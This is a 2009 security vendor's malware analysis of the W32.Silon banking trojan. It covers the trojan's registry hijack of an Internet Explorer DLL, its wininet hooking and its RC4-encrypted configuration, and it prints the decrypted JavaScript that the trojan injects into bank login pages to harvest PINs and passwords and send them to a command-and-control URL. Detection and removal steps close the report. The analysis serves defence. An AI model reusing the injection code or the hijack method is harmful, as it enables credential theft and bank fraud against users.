



# **W32.Silon**

## Malware Analysis

**Trusteer Fraud Prevention Center, October 26th, 2009**

## Summary

W32.Silon is new malware variant which can intercept a user's Internet Explorer session, and steal their credentials. It has been associated with multiple fraud incidents at large banks.

Trusteer retrieved a sample of the malware's DLL from an in-the-wild infected PC, and examined it in our labs. This document explains how W32.Silon operates and manages to steal user account information and passwords. It provides information on how to detect and remove W32.Silon from an infected machine.

## Attack Methods

W32.Silon performs two kinds of attacks: generic credential stealing and bank-specific fraud.

The generic attack occurs when a user initiates a web login session and enters his/her username and password. The malware intercepts the login POST request, encrypts the requested data, and sends it to a command & control (C&C) server. A more elaborate description is provided in the *Generic Target Attack*

In the bank-specific attack, W32.Silon injects sophisticated dynamic html code into the login flow between the user and the bank's web server. This method is illustrated in the *Specific Target Attack* section of this advisory.

## Installation


No information is currently available on the malware dropper. However, the installation results in various registry modifications, and adds a single DLL file to the system.

The malware DLL is packed with UPX. Additionally, there may be another layer of code obfuscation/packing beneath the UPX layer, for some of the malware code.

## Browser Penetration

When Internet Explorer runs, it loads several DLLs into its memory to flexibly enhance its functionality. One of these DLLs is msimtf.dll (a Microsoft-signed DLL used to record keyboard inputs), which is not a core DLL of Internet Explorer.

The malware dropper replaces a specific GUID => HKEY\_CLASSES\_ROOT\CLSID\{50D5107A-D278-4871-8989-F4CEAAF59CFC} which points to msimtf.dll, with msjet51.dll (under %systemroot%\system32).



**Figure 1. Registry Editor**

Once infected, every time the user runs Internet Explorer, msjet51.dll is loaded into iexplore.exe. Apparently, this installation step is carried out by the dropper, and not by the DLL itself.

The DLL file (msjet51.dll) is located in systemroot%\System32, and has its hidden attribute turned on.

## Additional File / Registry Key

W32.Silon uses the disk volume serial number to generate a machine-specific consistent file name and a registry key name. The disk volume serial number for a specific machine can easily be found by issuing the **vol** command. Assuming that the disk volume serial number is  $H_1H_2H_3H_4-H_5H_6H_7H_8$ , the following entries are created:

- File %Systemroot%\Temp\ $H_1H_2H_3H_4H_5H_6H_7H_8$  - output file of the malware. The malware writes encrypted data (stolen credentials) into this file.
- Registry key HKCU\CLSID\{ $H_1H_2H_3H_4H_5H_6H_7H_8-H_3H_4H_5H_6-H_5H_6H_7H_8-H_3H_4H_5H_6-H_2H_3H_4H_5H_1H_2H_3H_4H_5H_6H_7H_8$ }\n, where the following values of n were observed:
  - 0 - the malware configuration
  - 1 - the C&C URLs
  - 3,4 - additional values (probably flags)

## Payload

W32.Silon patches wininet.dll in the Internet Explorer process (iexplore.exe), using an inline patching technique. From that point forward, every time iexplore.exe calls one of the functions listed in *Table 1*, it calls a function of W32.Silon instead.

**Table 1. Patched Functions**

Function Name	DLL	Purpose
HttpSendRequestA	Wininet.dll	Traffic interception/injection
HttpSendRequestW	Wininet.dll	Traffic interception/injection
InternetReadFile	Wininet.dll	Traffic interception/injection
InternetReadFileExA	Wininet.dll	Traffic interception/injection
InternetReadFileExW	Wininet.dll	Traffic interception/injection
InternetSetStatusCallback	Wininet.dll	Traffic interception/injection
InternetCloseHandle	Wininet.dll	Cleanup
InternetQueryDataAvailable	Wininet.dll	Helper function
InternetQueryOptionA	Wininet.dll	Helper function
HttpQueryInfoA	Wininet.dll	Helper function

The malware then injects itself into iexplore.exe and svchost.exe. It also removes itself from the loaded-module list of iexplore.exe, in order to elude runtime analysis by anti-virus engines. The malware writes its data into a hidden file under the %systemroot%\Temp folder. The file is encrypted by one-byte XOR with 0xFF (255<sub>10</sub>).

*Figure 2* shows a FileMon log extract of the described file access.


2:34:42 PM	iexplore.exe:1556	QUERY INFORMATION	C:\WINDOWS\TEMP	SUCCESS	Attributes: D
2:34:46 PM	iexplore.exe:1556	OPEN	C:\WINDOWS\Temp\5C7A1990	SUCCESS	Options: OpenIf Access: 00120196
2:34:46 PM	iexplore.exe:1556	QUERY INFORMATION	C:\WINDOWS\Temp\5C7A1990	SUCCESS	Length: 18361
2:34:46 PM	iexplore.exe:1556	WRITE	C:\WINDOWS\Temp\5C7A1990	SUCCESS	Offset: 18361 Length: 81
2:34:46 PM	iexplore.exe:1556	SET INFORMATION	C:\WINDOWS\Temp\5C7A1990	SUCCESS	FileBasicInformation
2:34:46 PM	iexplore.exe:1556	CLOSE	C:\WINDOWS\Temp\5C7A1990	SUCCESS	
2:34:46 PM	iexplore.exe:1556	OPEN	C:\WINDOWS\Temp\5C7A1990	SUCCESS	Options: OpenIf Access: 00120196
2:34:46 PM	iexplore.exe:1556	QUERY INFORMATION	C:\WINDOWS\Temp\5C7A1990	SUCCESS	Length: 18442
2:34:46 PM	iexplore.exe:1556	WRITE	C:\WINDOWS\Temp\5C7A1990	SUCCESS	Offset: 18442 Length: 448
2:34:46 PM	iexplore.exe:1556	SET INFORMATION	C:\WINDOWS\Temp\5C7A1990	SUCCESS	FileBasicInformation
2:34:46 PM	iexplore.exe:1556	CLOSE	C:\WINDOWS\Temp\5C7A1990	SUCCESS	
2:35:41 PM	iexplore.exe:1556	OPEN	C:\WINDOWS\Temp\5C7A1990	SUCCESS	Options: OpenIf Access: 00120196
2:35:41 PM	iexplore.exe:1556	QUERY INFORMATION	C:\WINDOWS\Temp\5C7A1990	SUCCESS	Length: 18890
2:35:41 PM	iexplore.exe:1556	WRITE	C:\WINDOWS\Temp\5C7A1990	SUCCESS	Offset: 18890 Length: 645
2:35:41 PM	iexplore.exe:1556	SET INFORMATION	C:\WINDOWS\Temp\5C7A1990	SUCCESS	FileBasicInformation
2:35:41 PM	iexplore.exe:1556	CLOSE	C:\WINDOWS\Temp\5C7A1990	SUCCESS	

**Figure 2. FileMon Log Extract**

## Configuration

As mentioned above, the registry key  
 HKCU\CLSID\{H<sub>1</sub>H<sub>2</sub>H<sub>3</sub>H<sub>4</sub>H<sub>5</sub>H<sub>6</sub>H<sub>7</sub>H<sub>8</sub>-H<sub>3</sub>H<sub>4</sub>H<sub>5</sub>H<sub>6</sub>-H<sub>5</sub>H<sub>6</sub>H<sub>7</sub>H<sub>8</sub>-H<sub>3</sub>H<sub>4</sub>H<sub>5</sub>H<sub>6</sub>-  
 H<sub>2</sub>H<sub>3</sub>H<sub>4</sub>H<sub>5</sub>H<sub>1</sub>H<sub>2</sub>H<sub>3</sub>H<sub>4</sub>H<sub>5</sub>H<sub>6</sub>H<sub>7</sub>H<sub>8</sub>} contains four values:

- 0 – malware configuration
- 1 – C&C URLs
- 3, 4 – Additional values (probably flags)



**Figure 3. Hidden Configuration Data**

Figure 3 displays the hidden configuration data. We can see that the data is encrypted.

When looking at the malware code, we discovered that RC4 encryption is used. We also observed that the RC4-Key is hard-coded in the malware DLL (UPX-unpacking reveals this string).

Figure 4 shows the RC4 algorithm and its key ("cn").

OllyDbg - iexplore.exe

File View Debug Plugins Options Window Help

CPU - thread 000006D0

00DE7283	C645 F0 00	MOV BYTE PTR SS:[EBP-10],0
00DE7287	C645 F1 00	MOV BYTE PTR SS:[EBP-F],0
00DE728B	C645 FF 00	MOV BYTE PTR SS:[EBP-1],0
00DE728F	C685 EBF00000	MOV BYTE PTR SS:[EBP-115],0
00DE7296	C785 ECF00000	MOV DWORD PTR SS:[EBP-114],0
00DE72A0	EB 0F	JMP SHORT 00DE72B1
00DE72A2	8B8D ECF00000	MOV ECX,DWORD PTR SS:[EBP-114]
00DE72A8	83C1 01	ADD ECX,1
00DE72AB	898D ECF00000	MOV DWORD PTR SS:[EBP-114],ECX
00DE72B1	81BD ECF00000	CMP DWORD PTR SS:[EBP-114],100
00DE72BB	0F83 96000000	JNB 00DE7357
00DE72C1	0FB655 FF	MOVZX EDX,BYTE PTR SS:[EBP-1]
00DE72C5	8B45 10	MOV EAX,DWORD PTR SS:[EBP+10]
00DE72C8	0FB60C10	MOVZX ECX,BYTE PTR DS:[EAX+EDX]
00DE72CC	8B95 E4F00000	MOV EDX,DWORD PTR SS:[EBP-11C]
00DE72D2	0395 ECF00000	ADD EDX,DWORD PTR SS:[EBP-114]
00DE72D8	0FB602	MOVZX EAX,BYTE PTR DS:[EDX]
00DE72DB	03C8	ADD ECX,EAX
00DE72DD	0FB695 EBF00000	MOVZX EDX,BYTE PTR SS:[EBP-115]
00DE72E4	03CA	ADD ECX,EDX
00DE72E6	81E1 FF000000	AND ECX,800000FF
00DE72EC	79 08	JNS SHORT 00DE72F6
00DE72EE	49	DEC ECX
00DE72EF	81C9 00FFFFFF	OR ECX,FFFFFFF0
00DE72F5	41	INC ECX
00DE72F6	8B8D EBF00000	MOV BYTE PTR SS:[EBP-115],CL
00DE72FC	8B85 E4F00000	MOV EAX,DWORD PTR SS:[EBP-11C]
00DE7302	0385 ECF00000	ADD EAX,DWORD PTR SS:[EBP-114]
00DE7308	8A08	MOV CL,BYTE PTR DS:[EAX]
00DE730A	8B8D E4F00000	MOV BYTE PTR SS:[EBP-116],CL
00DE7310	0FB695 EBF00000	MOVZX EDX,BYTE PTR SS:[EBP-115]
00DE7317	8B85 E4F00000	MOV EAX,DWORD PTR SS:[EBP-11C]
00DE731D	0385 ECF00000	ADD EAX,DWORD PTR SS:[EBP-114]
00DE7323	8B8D E4F00000	MOV ECX,DWORD PTR SS:[EBP-11C]
00DE7329	8B1411	MOV DL,BYTE PTR DS:[ECX+EDX]
00DE732C	8B10	MOV BYTE PTR DS:[EAX],DL
00DE732E	0FB685 EBF00000	MOVZX EAX,BYTE PTR SS:[EBP-115]
00DE7335	8B8D E4F00000	MOV ECX,DWORD PTR SS:[EBP-11C]
00DE733B	8A95 E4F00000	MOV DL,BYTE PTR DS:[EBP-116]
00DE7341	8B1401	MOV BYTE PTR DS:[ECX+EAX],DL
00DE7344	0FB645 FF	MOVZX EAX,BYTE PTR SS:[EBP-1]

Stack SS:[01BAFCB8]=00DEB188, (ASCII ".cn")  
EAX=00000001

**Figure 4. RC4 Algorithm and Key**

Figure 5 displays a snippet from the decrypted configuration file. The configuration snippet includes the HTML code that is injected into targeted banks web pages in the login procedure.

It loads the malicious function OnLogins(), and also creates a hidden storage element named <fogId> in the html. This is discussed in further detail in the *Specific Target Attack* section.

```

</div> <div id="_Rndcontent" class="altFrame_Rndcontent">
  https://*. [REMOVED]/*ogin.aspx?r*
  https://*. [REMOVED]/*ogin.aspx?r*
  onsubmit="" return OnLogins();" id="form"><div id='fogId' style='display:none;'></div><script>

function OnLogins(){
  try{
    if ( document.getElementById('[REMOVED]/_edit') ){
      mv_inpts=document.getElementById('[REMOVED]/_edit').value;
      mv_storage=document.getElementById('fogId');
      if (mv_storage.addBehavior){
        mv_storage.addBehavior("#default#userData");
        mv_storage.load("namespace");
        mv_storage.setAttribute('flac', mv_inpts);
        mv_storage.save("namespace");
      }
    }
  }catch(e){}
  return WebForm_OnSubmit();
}
document.oncontextmenu=function oncontex(){return false};
</script>
  https://www. [REMOVED]/.com* javascript'>top.document.title="";
  https://www. [REMOVED]/.com*ccount*mmary* <body style="display:none;" >
  <div style='filter:alpha(opacity=80); opacity: 0.8; cursor:wait; width:100%; height:100%; background:gray;
  position: absolute; display: none; z-index: 99998;' id='fogId'></div> <table h1 # https://www.
  [REMOVED]/.com*ccount*mmary* H <script>
    var step=0,mf_holdacc='n111',mv_storage=null,ab=false,doc2=null;
    var urls='http://[REMOVED]/d3/get.php';
    document.oncontextmenu=function oncontex(){return false};
    setTimeout("window.status='Ready';", 100);
    document.body.onload=Go;
    function Go()
    {
      document.body.style.display="block";
      var frm=document.getElementById('Frm');
      if ( mf_storg() ){ShowModalbox();}
    }
  }

```

**Figure 5. Decrypted Configuration File**

Table 2 describes the injected JavaScript variables.

**Table 2. JavaScript Variables**

<b>Variable</b>	<b>Purpose</b>
step	Index for FrmOnLoad() state machine
mf_holdacc	Account Identifier
mv_storage	Stores the fogId element in the html
ab	Set by the getb() helper function
doc2	The frame object which contains the modified data
urls	Contains the URL which sends the data to a malicious URL
frmp2	PIN
frmp3	Password

Table 3 describes the injected JavaScript functions.

**Table 3. JavaScript Functions**

<b>Function</b>	<b>Purpose</b>
OnLogins()	Gets [REMOVED]_edit and stores it on fogId's flac element.
Go()	Triggered by document.body.onload=Go. Calls mf_storg(), and if it succeeds, returns ShowModalBox().
ShowModalBox()	Calls mf_scriptsend('i=1').
FrmOnLoad()	Triggered by an <iframe> that is injected into the html. Loads the fake page and displays ShowStep1 <DIV>. It manages a state machine which returns the specific output to the user. It checks the user input, and alerts if it doesn't fit or if there is another problem. It also calls mf_scriptsend(), which sends data to the C&C Server upon successful verification.
FinishBtnClk1()	Triggered when a user clicked Finish in Step1. Validates the PIN/Password, and sends it to the malicious server.
FinishBtnClk2()	Validates the length of the response code, and alerts if it doesn't fit. Click "FinishButton" button.
mf_scriptsend( <b>p</b> )	Creates a <script> element and appends it to <body> like <script src=urls+'?'+' <b>p</b> '+'&sid='+Math.random(); p contains the added data to be sent.
mf_storg()	Checks if an element exists.
mf_ok()	Sets the display style of 'modalbox' and 'fogId' to 'none'; alerts "Verification completed. Thank you."
mf_no()	Sets the display style of 'modalbox' and 'fogId' to 'none'; alerts "Verification failed. Please try again later."

Function	Purpose
mf_storg_g()	Gets an attribute from an element.
mf_storg_s()	Sets an attribute into an element.
getb()	Iterates the Accounts table and returns its content. Sets 'ab' variable (Boolean).

## Generic Target Attack

The Generic Target attack is used against any POST method associated with password forms, which typically contain confidential data. *Figure 6* illustrates an attack on a bank account (over HTTPS).

### Welcome to Internet Banking



**Login**

You are logging in as: **1133123**  
If this is incorrect, [re-enter your ID.](#)

**Password** [Forgot password?](#)

••••••••

**Login**

[Frequently Asked Questions](#)

For your security, please remember to log out when you finish your session.



Member FDIC

**Figure 6. Accessing Bank Account**

In *Figure 7*, W32.Silon intercepts the POST request, and writes the login data into an encrypted file in the %systemroot%\System32\Temp folder.

*Figure 7* displays the analyzed file's content, where the user ID and password are displayed.

```
[D]:12.10.09 14:37:01 PM
[U]:https://www4. [REMOVED]/.com/internetBanking/RequestRouter
[R]:https://www4.[REMOVED]/.com/internetBanking/RequestRouter?requestCmdI
d=DisplayLoginPage
[>]:requestCmdId=VALIDATEID
USERID=1133123
RESPONSE_TYPE_IND=
NONCE=NoNonce
MACHINEATTR=colorDepth%3D32%7Cwidth%3D1024%7Cheight%3D768%7C
availWidth%3D1024%7CavailHeight%3D735%7Cplatform%3DWin32%7CjavaEn
abled%3DYes%7CuserAgent%3DMozilla%2F4.0+%28compatible%3B+MSIE+6.0
%3B+Windows+NT+5.1%3B+SV1%3B+.NET+CLR+2.0.50727%29
doubleclick=2

[D]:12.10.09 14:37:47 PM
[U]:https://www4. [REMOVED]/.com/internetBanking/RequestRouter
[R]:https://www4. [REMOVED]/.com/internetBanking/RequestRouter
[>]:requestCmdId=Logon
USERID=1133123
PSWD=mysecret
LOGINSESSIONID=z92VNnipxdXNNmQ_eoY0za9
RESPONSE_TYPE_IND=
doubleclick=2
USEDSSINGLEACCESSCODE=null
```

**Figure 7. File Content**

### Malware file legend:

[D] – Date and time  
[U] – URL  
[R] – Referrer  
[>] – Parameters  
[.] – Process name  
[\*] – User agent

Meanwhile, W32.Silon sends the encrypted data to a C&C Server, every time it is loaded by iexplore.exe. *Figure 8* shows the POST request which is sent to the C&C Server. The server's URL is one of a list stored in the registry.

To identify the machine which sent the POST request, W32.Silon adds the **i** parameter to the request:  
POST /b/i.php?i=<Machine\_ID>.

The machine id contains the hostname (with "x" replacing hyphens/underscores) followed by an underscore, followed by the disk volume serial number ( $H_1H_2H_3H_4H_5H_6H_7H_8$ ).




```
Stream Content
POST /b/i.php?i=[redacted]&k=11 HTTP/1.1
Host: [redacted]
Content-Length: 846
Cache-Control: no-cache
.
I..... Encrypted Data .....
HTTP/1.1 200 OK
Date: Mon, 19 Oct 2009 15:46:49 GMT
Server: Apache/2
X-Powered-By: PHP/5.2.10
Vary: Accept-Encoding, User-Agent
Content-Length: 1
Content-Type: text/html
0|
```

**Figure 8. POST Request**

## Specific Target Attack

### Step1:

After a user logs in, a page is displayed to try to convince the user to enter his/her full PIN number and full password, in order to avoid fraud in his/her account (see *Figure 9*).



**New security rule, introduction Step - 1. Verify your details.**

To complete this you'll need to have ready:

- - your Card-Reader
- - a card you can use with that reader.

In order to avoid fraud, we must verify your identity:

Full PIN Number

Full Password

**Figure 9. Detail Verification**

When the user clicks the "Confirm" button, it triggers the event `FinishBtnClk1()`, which sends the PIN and password to the C&C server.

### Step2:

Next, another page is displayed, which asks the user for card details (see *Figure 10*).

**Step - 2. Confirm your identity.**

- 1 Insert a  card into your Card-Reader. Select that card from the drop down menu.  
Select card
  - 2 Press the Card-Reader's RESPOND button - see fig. 1.  
You will now be asked to 'enter PIN'. Enter the PIN number for the card that you have inserted into the reader.  
Press the OK button to continue - see fig. 2.
  - 3 The Card-Reader will be prompting you to 'enter number'.  
Verification numberX  
  
Enter the full 8 digit verification number into your Card-Reader.  
  
Press the OK button to continue - see fig. 2.  
Your Card-Reader will now be displaying a new unique number. Please enter that number here (ignoring the space shown on your Card-Reader):  
Number displayed on Card-Reader
  - 4 Remove your card from the Card-Reader and select 'Confirm' to complete this verification. You're done.
- 



fig.1  
This is the same PIN that you use for the card when you are paying in a shop or using a cash machine.



fig.2  
Looking for help?  
[Find out more about our Card-Reader](#)

**Figure 10. Identity Confirmation**

At this point, Silon silently invokes the "Add Payee" function of the target bank, adding a mule account to the list of approved payees for the account. To complete this action, the user is normally required to sign an 8 digit number using the card (and the card reader). The malware copies the 8 digit number to the page above, and asks the user to sign it.

When the user clicks the "Confirm" button, it triggers the event FinishBtnClk2(), which sends the user's information to the C&C server. The malware also completes the "add payee" flow and the mule account is now an approved payee. Using the PIN and password obtained earlier, an attacker can now log in to the account and transfer money to the mule account without the need for a card reader.

The mule account details are obtained in real time from another malicious site, which serves dynamic data (changes over time).

## Detection Success Rate by Anti-Virus Programs

According Virus Total, a service that analyzes whether anti-virus programs can detect malware files, only 13 of 41 programs flagged the msjet51.dll used by W32.Silon.

*Figure 11* shows the results of using the VirusTotal service.



Virustotal is a **service that analyzes suspicious files** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

File **msjet51.dll.malware** received on **2009.10.10 17:02:04 (UTC)**

Current status: **finished**

Result: **13/41 (31.71%)**

[Compact](#)

[Print results](#) 

Antivirus	Version	Last Update	Result
a-squared	4.5.0.41	2009.10.10	Trojan-PWS.Win32.OnLineGames!IK
AhnLab-V3	5.0.0.2	2009.10.10	-
AntiVir	7.9.1.35	2009.10.09	-
Antiy-AVL	2.0.3.7	2009.10.10	-
Authentium	5.1.2.4	2009.10.10	-
Avast	4.8.1351.0	2009.10.09	Win32:Rootkit-gen
AVG	8.5.0.420	2009.10.04	-
BitDefender	7.2	2009.10.10	-
CAT-QuickHeal	10.00	2009.10.10	-
ClamAV	0.94.1	2009.10.10	-
Comodo	2559	2009.10.10	-
DrWeb	5.0.0.12182	2009.10.10	-
eSafe	7.0.17.0	2009.10.08	Suspicious File
eTrust-Vet	35.1.7060	2009.10.09	Win32/Vundo.DNV
F-Prot	4.5.1.85	2009.10.10	-
F-Secure	8.0.14470.0	2009.10.10	-
Fortinet	3.120.0.0	2009.10.10	-
GData	19	2009.10.10	Win32:Rootkit-gen
Ikarus	T3.1.1.72.0	2009.10.10	Trojan-PWS.Win32.OnLineGames
Jiangmin	11.0.800	2009.10.08	-
K7AntiVirus	7.10.867	2009.10.10	-

Kaspersky	7.0.0.125	2009.10.10	-
McAfee	5767	2009.10.10	Suspect-02!207154832CFE
McAfee+Artemis	5767	2009.10.10	Suspect-02!207154832CFE
McAfee-GW-Edition	6.8.5	2009.10.10	-
Microsoft	1.5101	2009.10.10	Trojan:Win32/Vundo.gen!L
NOD32	4495	2009.10.10	-
Norman	6.01.09	2009.10.09	-
nProtect	2009.1.8.0	2009.10.10	-
Panda	10.0.2.2	2009.10.10	Trj/CI.A
PCTools	4.4.2.0	2009.10.10	-
Pevx	3.0	2009.10.10	Medium Risk Malware
Rising	21.50.52.00	2009.10.10	-
Sophos	4.45.0	2009.10.10	Mal/Generic-A
Sunbelt	3.2.1858.2	2009.10.10	Trojan.Win32.Generic!BT
Symantec	1.4.4.12	2009.10.10	-
TheHacker	6.5.0.2.035	2009.10.10	-
TrendMicro	8.950.0.1094	2009.10.10	-
VBA32	3.12.10.11	2009.10.09	-
ViRobot	2009.10.9.1978	2009.10.09	-
VirusBuster	4.6.5.0	2009.10.10	-

#### Additional information

File size: 1044992 bytes

MD5 : 207154832cfe5a866ea3db88992468fc

SHA1 : 69afcd7aba2d330737a54a10c8c62e56f6187110

SHA256: 675eb7cf5f115dbb4e9c6dcf83de5700d36d29e0d7bf5218f508b9a3650f73e7

PEInfo: PE Structure information

( base data )

entrypointaddress.: 0x10480

timedatestamp.....: 0x480381EA (Mon Apr 14 18:10:18 2008)

machinetype.....: 0x14C (Intel I386)

( 3 sections )

name viradd virsiz rawdsiz ntrpy md5

UPX0 0x1000 0xB000 0x0 0.00 d41d8cd98f00b204e9800998ecf8427e

UPX1 0xC000 0x5000 0x4800 7.82 719eb5c107bb6856cefafdf8c66306ad

.rsrc 0x11000 0x1000 0x600 3.95 8305bce33ebf263b1c072a53d27f23e4

Figure 11. VirusTotal Results

## Timeline

At the end of September 2009, we started receiving reports from Rapport on blocked W32.Silon patches.

October 8<sup>th</sup>, 2009 - Trusteer retrieved a sample of msjet51.dll from an infected machine.

October 9<sup>th</sup>, 2009 - Trusteer prepared a preliminary report.

October 19<sup>th</sup>, 2009 - Trusteer received more information from an infected machine.

October 21<sup>st</sup>, 2009 - Trusteer prepared an extended report.

October 26<sup>th</sup>, 2009 - More details were added; a public document was produced.

## Detection and Removal

### Detection:

If the registry key refers to the value msjet51.dll, it indicates that the machine is infected, i.e.

```
HKEY_CLASSES_ROOT\CLSID\{50D5107A-D278-4871-8989-F4CEAAF59CFC}\InProcServer32\(\default) =>
%systemroot%\System32\msjet51.dll
```

### Removal Steps:

1. Close all instances of Internet Explorer.
2. In the registry, restore the reference to msjet51.dll to the original DLL which is msimtf.dll, i.e.  
HKEY\_CLASSES\_ROOT\CLSID\{50D5107A-D278-4871-8989-F4CEAAF59CFC}\InProcServer32\(\default) =>  
%systemroot%\System32\msimtf.dll.
3. Delete msjet51.dll from your System Directory  
cmd.exe /c del /Q /F %systemroot%\System32\msjet51.dll.
4. Delete all hidden files in %Systemroot%\Temp.  
Run => cmd /c del /Q /F /A:H %systemroot%\Temp\\*.

## Trusteer Rapport vs. W32.Silon

Trusteer's Rapport browser security product is equipped with PatchSentry technology (patent pending), which automatically blocks W32.Silon malware patching activities.